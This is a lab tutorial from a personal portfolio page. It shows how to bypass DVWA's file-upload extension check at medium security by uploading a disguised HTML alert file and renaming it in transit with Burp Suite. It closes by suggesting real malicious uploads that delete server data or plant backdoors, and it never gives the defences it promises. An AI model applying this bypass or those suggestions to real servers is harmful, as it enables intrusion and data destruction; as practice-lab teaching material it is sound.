

    Image for post

  • File Upload

     A local file upload vulnerability is a vulnerability where an application allows a user to upload a malicious file directly which is then executed.

    A remote file upload vulnerability is a vulnerability where an application uses user input to fetch a remote file from a site on the Internet and store it locally. This file is then executed by an attacker.

    Lets look at each of these vulnerabilities in some detail, how they are created and how to avoid them.

    DVWA Tutorial: File Upload Vulnerability

    Open the DVWA login page in your browser and enter your login username and password (default admin: admin)


    Image for post

    First go the DVWA security tab and make sure the security is set to ‘medium’. Now, go the upload section. The interface is self explanatory. Click browse to select an image file to upload and click upload.


    Before we do that let’s create our ‘image’ file. Open Leafpad( or any text editor) and type in the following:


    Image for post


    It is a simple html file which contains a script to open up a dialog box saying ‘You have been hacked’. Now save the file as [name].html.[image extension]. For example, I saved mine as ‘hack.html.jpg’.

    Go back to DVWA and select this file using browse.


    Image for post

    Now before we click on upload, we need to fire up Burp Suite. It is a software which contains a lot of tools to test web applications. To get Burp Suite, follow this link.

    Here is the explanation behind using Burp Suite for this tutorial: When we click on upload button the application checks for the extension of the file that we are uploading. If the extension is jpg, png, bmp etc., the file gets uploaded. We have passed this test but uploading the file to the server isn’t the only thing we are interested in. We have to make sure it gets executed in the remote server. In this case if we upload our file without any tampering on its way to the server then it will be uploaded as a non executable.

    Burp Suite places itself in the middle between the client and the server allowing us to view and modify the requests being sent to the server.

    In your browser (Firefox in my case) in preferences, search for the keyword ‘proxy’. Click on the network and proxy tab and change your proxy settings to manual. In our case Burp Suite is the proxy. By default Burp Suite operates in the following address- 127.0.0.1:8080. So in the browser, set the IP address as 127.0.0.1 and the port as 8080.


    In Burp Suite, under the proxy tab, make sure that intercept mode is on.


    Image for post


    In the DVWA page, click on the upload button.

    You will get the following as the output in Burp Suite.



    Image for post

    In the parameter filename(as highlighted in the image) change ‘hack.html.jpg’ to ‘hack.html’ and click forward.


    Image for post


    If you go the DVWA page you will get a message saying the file was uploaded successfully and to make things simple, the path of the uploaded file is also given (in the real world scenario things won’t be this simple).


    Image for post


    If we go the said location we will get a list of files that have been uploaded including our file as well.


    Image for post


    Click on hack.html and the dialog box saying ‘You have been hacked’ opens up.


    Image for post

    We have successfully exploited the file upload vulnerability of our web application.

    We used a simple script that opens up alert dialog box. Instead of that we can upload some real malicious code to delete or modify the contents on the server or even create a persistent backdoor. The link to the uploaded file can be sent to the client so that the file is executed on his browser. This can enable us to create a backdoor on client side as well.

    The thing to remember is that the file should be executable and the rest is up to your creativity.

  • Download Resume

    Download Resume

    ADDRESS

    Alibag , Raigad , Maharatra

    EMAIL

    amey36.patil@gmail.com

    PHONE

    +91-9823708583

    Social Media